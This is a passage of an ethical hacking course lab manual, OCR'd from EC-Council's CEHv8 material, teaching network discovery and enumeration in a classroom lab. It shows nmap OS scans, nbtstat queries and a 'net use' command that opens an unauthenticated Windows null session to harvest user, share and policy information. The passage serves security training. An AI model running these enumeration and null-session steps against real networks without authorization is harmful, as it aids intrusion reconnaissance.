Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 18.6: Device discovery window

6. In the Device Discovery window, specify **Scan Networks** range, select **default** from the **Agent drop-down** list, select **DNS**, **SNMP**, **NETBIOS**, and **IP** from the **Device Name Preference** drop-down list, and click **Discover**.




FIGURE 18.7: Selecting device name preference

7. Once the scan is complete, all the devices connected to a particular network will be displayed.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 18.8: Overview of network connection

8. Select a device and place the mouse cursor on it to display the detailed information about that device.




FIGURE 18.9: Detailed information of the device

9. Now, click the down arrow for the **Local** drop-down list to see information on **History Actions**, **Tools**, **Files**, **Logs**, and so on.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 18.10: Selecting Local information

10. Select options from the drop-down list to view complete information.




FIGURE 18.11: Scanned network complete information

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. As described previously, you may select all the other options from the drop-down list to view the respective information.

12. Once scanning is complete, click the button to disconnect.




FIGURE 18.12: Connection of systems in network

Lab Analysis

Analyze and document the results related to the lab exercise.

Tool/Utility	Information Collected/Objectives Achieved
The Dude	**IP Address Range:** 10.0.0.0 – 10.0.0.24
	Device Name Preferences: DNS, SNMP, NETBIOS, IP
	Output: List of connected system, devices in Network

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Enumeration

Module 04

Enumeration

Enumeration is the process of extracting user names, machine names, network resources, shares, and services from a system. Enumeration is conducted in an intranet environment.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Penetration testing is much more than just running exploits against vulnerable systems like we learned in the previous module. In fact a penetration test begins before penetration testers have even made contact with the victim systems.

As an **expert ethical hacker** and **penetration tester** you must know how to **enumerate target networks** and extract lists of computers, user names, user groups, ports, operating systems, machine names, network resources, and services using various enumeration techniques.

Lab Objectives

The objective of this lab is to provide expert knowledge on network enumeration and other responsibilities that include:

- User name and user groups
- Lists of computers, their operating systems, and ports
- Machine names, network resources, and services
- Lists of shares on individual hosts on the network
- Policies and passwords

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

Lab Environment

To carry out the lab, you need:

- **Windows Server 2012** as host machine
- **Windows Server 2008, Windows 8 and Windows 7 as** virtual machine
- A web browser with an **Internet** connection
- Administrative privileges to run tools

Lab Duration

Time: 60 Minutes

Overview of Enumeration

Enumeration is the process of **extracting** user names, machine names, network resources, shares, and services from a system. Enumeration techniques are conducted in an intranet environment.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1

Overview

Lab Tasks

Recommended labs to assist you in Enumeration:

- Enumerating a Target Network Using **Nmap** Tool
- Enumerating NetBIOS Using the **SuperScan** Tool
- Enumerating NetBIOS Using the **NetBIOS Enumerator Tool**
- Enumerating a Network Using the **SoftPerfect Network Scanner**
- Enumerating a Network Using **SolarWinds Toolset**
- Enumerating the System Using **Hyena**

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 1

Enumerating a Target Network Using Nmap

Enumeration is the process of extracting user names, machine names, network resources, shares, and services from a system.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

In fact, a penetration test begins before penetration testers have even made contact with the victim systems. During enumeration, information is systematically collected and individual systems are identified. The pen testers examine the systems in their entirety, which allows evaluating security weaknesses. In this lab, we discus Nmap; it uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, it was designed to rapidly scan large networks. By using the open ports, an attacker can easily attack the target machine to overcome this type of attacks network filled with IP filters, firewalls and other obstacles.

As an **expert ethical hacker** and **penetration teste**r to **enumerate a target network** and extract a list of computers, user names, user groups, machine names, network resources, and services using various enumeration techniques.

Lab Objectives

The objective of this lab is to help students understand and perform enumeration on target network using various techniques to obtain:

- User names and user groups
- Lists of computers, their operating systems, and the ports on them
- Machine names, network resources, and services
- Lists of shares on the individual hosts on the network
- Policies and passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

To perform the lab, you need:

- A computer running **Windows Server 2008** as a virtual machine
- A computer running with **Windows Server 2012** as a host machine
- Nmap is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\Additional Enumeration Pen Testing Tools\Nmap**
- Administrative privileges to install and run tools

Lab Duration

Time: 10 Minutes

Overview of Enumeration

Take a snapshot (a type of quick backup) of your virtual machine before each lab, because if something goes wrong, you can go back to it.

Enumeration is the process of **extracting** user names, machine names, network resources, shares, and services from a system. Enumeration techniques are conducted in an intranet environment.

Lab Tasks

The basic idea in this section is to:

- Perform scans to find hosts with **NetBIOS** ports open (135, 137-139, 445)
- Do an **nbtstat** scan to find generic **information** (computer names, user names, MAC addresses) on the hosts
- Create a **Null Session** to these hosts to gain more information
- Install and Launch **Nmap** in a Windows Server 2012 machine

TASK 1

Nbstat and Null Sessions

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 1.1: Windows Server 2012 – Desktop view

Zenmap file installs the following files:

- Nmap Core Files
- Nmap Path
- WinPcap 4.1.1
- Network Interface Import
- Zenmap (GUI frontend)

2. Click the **Nmap-Zenmap GUI** app to open the **Zenmap** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 1.2: Windows Server 2012 – Apps

3. Start your virtual machine running **Windows Server 2008**
4. Now launch the **nmap** tool in the **Windows Server 2012** host machine.
5. Perform **nmap –O scan** for the Windows Server 2008 virtual machine (**10.0.0.6**) network. This takes a few minutes.

Use the –ossscan-guess option for best results in nmap.

Note: IP addresses may vary in your lab environment.




FIGURE 1.3: The Zenmap Main window

6. Nmap performs a **scan** for the provided **target IP address** and outputs the results on the Nmap **Output** tab.

Nmap.org is the official source for downloading Nmap source code and binaries for Nmap and Zenmap.

7. Your first target is the computer with a Windows operating system on which you can see ports **139 and 445** open. Remember this usually works only **against Windows** but may partially succeed if other OSes have these ports open. There may be more than one system that has **NetBIOS** open.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2

Find hosts with NetBIOS ports open




FIGURE 1.4: The Zenmap output window

8. Now you see that ports 139 and 445 are open and port **139** is using NetBIOS.
9. Now launch the **command prompt** in **Windows Server 2008** virtual machine and perform **nbtstat** on port 139 of the target machine.
10. Run the command **nbtstat –A 10.0.0.7**.

Nmap has traditionally been a command-line tool run from a UNIX shell or (more recently) a Windows command prompt.




FIGURE 1.5: Command Prompt with the nbtstat command

11. We have not even created a **null session** (an unauthenticated session) yet, and we can still pull this info down.
12. Now **create** a null session.

TASK 3

Create a Null Session

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

13. In the command prompt, type **net use \\X.X.X.X\IPC$ "" /u:""** (where **X.X.X.X** is the address of the host machine, and there are no spaces between the double quotes).




FIGURE 1.6: The command prompt with the net use command

Net Command Syntax: NET [ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP | HELPMSG | LOCALGROUP | NAME | PAUSE | PRINT | SEND | SESSION | SHARE | START | STATISTICS | STOP | TIME | USE | USER | VIEW]

14. **Confirm** it by issuing a generic **net use** command to see connected null sessions from your host.
15. To confirm, type **net use**, which should list your **newly created** null session.




FIGURE 1.7: The command prompt with the net use command

Lab Analysis

Analyze and document the results related to the lab exercise. Give your opinion on your target's security posture and exposure.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tool/Utility	Information Collected/Objectives Achieved
Nmap	**Target Machine:** 10.0.0.6
	List of Open Ports: 135/tcp, 139/tcp, 445/tcp, 554/tcp, 2869/tcp, 5357/tcp, 10243/tcp
	NetBIOS Remote machine IP address: 10.0.0.7
	Output: Successful connection of Null session

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Evaluate what **nbtstat –A** shows us for each of the Windows hosts.
2. Determine the other options of **nbtstat** and what each option outputs.
3. Analyze the **net use** command used to establish a null session on the target machine.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Enumerating NetBIOS Using the SuperScan Tool

SuperScan is a TCP port scanner, pinger, and resolver. The tool's features include extensive Windows host enumeration capability, TCP SYN scanning, and UDP scanning.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

During enumeration, information is systematically collected and individual systems are identified. The pen testers examine the systems in their entirety; this allows evaluating security weaknesses. In this lab we extract the information of NetBIOS information, user and group accounts, network shares, trusted domains, and services, which are either running or stopped. SuperScan detects open TCP and UDP ports on a target machine and determines which services are running on those ports; by using this, an attacker can exploit the open port and hack your machine. As an expert ethical hacker and penetration tester, you need to enumerate target networks and extract lists of computers, user names, user groups, machine names, network resources, and services using various enumeration techniques.

Lab Objectives

The objective of this lab is to help students learn and perform NetBIOS enumeration. NetBIOS enumeration is carried out to obtain:

- List of computers that belong to a domain
- List of shares on the individual hosts on the network
- Policies and passwords

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Environment

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 04 Enumeration

To carry out the lab, you need:

- SuperScan tool is located at **D:\CEH-Tools\CEHv8 Module 04 Enumeration\NetBIOS Enumeration Tools\SuperScan**
- You can also download the latest version of SuperScan from this link http://www.mcafee.com/us/downloads/free-tools/superscan.aspx
- A computer running **Windows Server 2012** as host machine
- **Windows 8** running on a virtual machine as target machine
- Administrative privileges to install and run tools
- A web browser with an Internet connection

You can also download SuperScan from http://www.foundstone.com.

Lab Duration

Time: 10 Minutes

Overview of NetBIOS Enumeration

1. The purpose of **NetBIOS** enumeration is to gather information, such as:
   a. Account lockout threshold
   b. Local groups and user accounts
   c. Global groups and user accounts
2. Restrict **anonymous bypass** routine and also password checking:
   a. Checks for user accounts with blank passwords
   b. Checks for user accounts with passwords that are same as the usernames in lower case

SuperScan is not supported by Windows 95/98/ME.

Lab Tasks

TASK 1

Perform Enumeration

1. Double-click the **SuperScan4** file. The **SuperScan** window appears.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows XP Service Pack 2 has removed raw sockets support, which now limits SuperScan and many other network scanning tools. Some functionality can be restored by running the net stop Shared Access at the Windows command prompt before starting SuperScan.

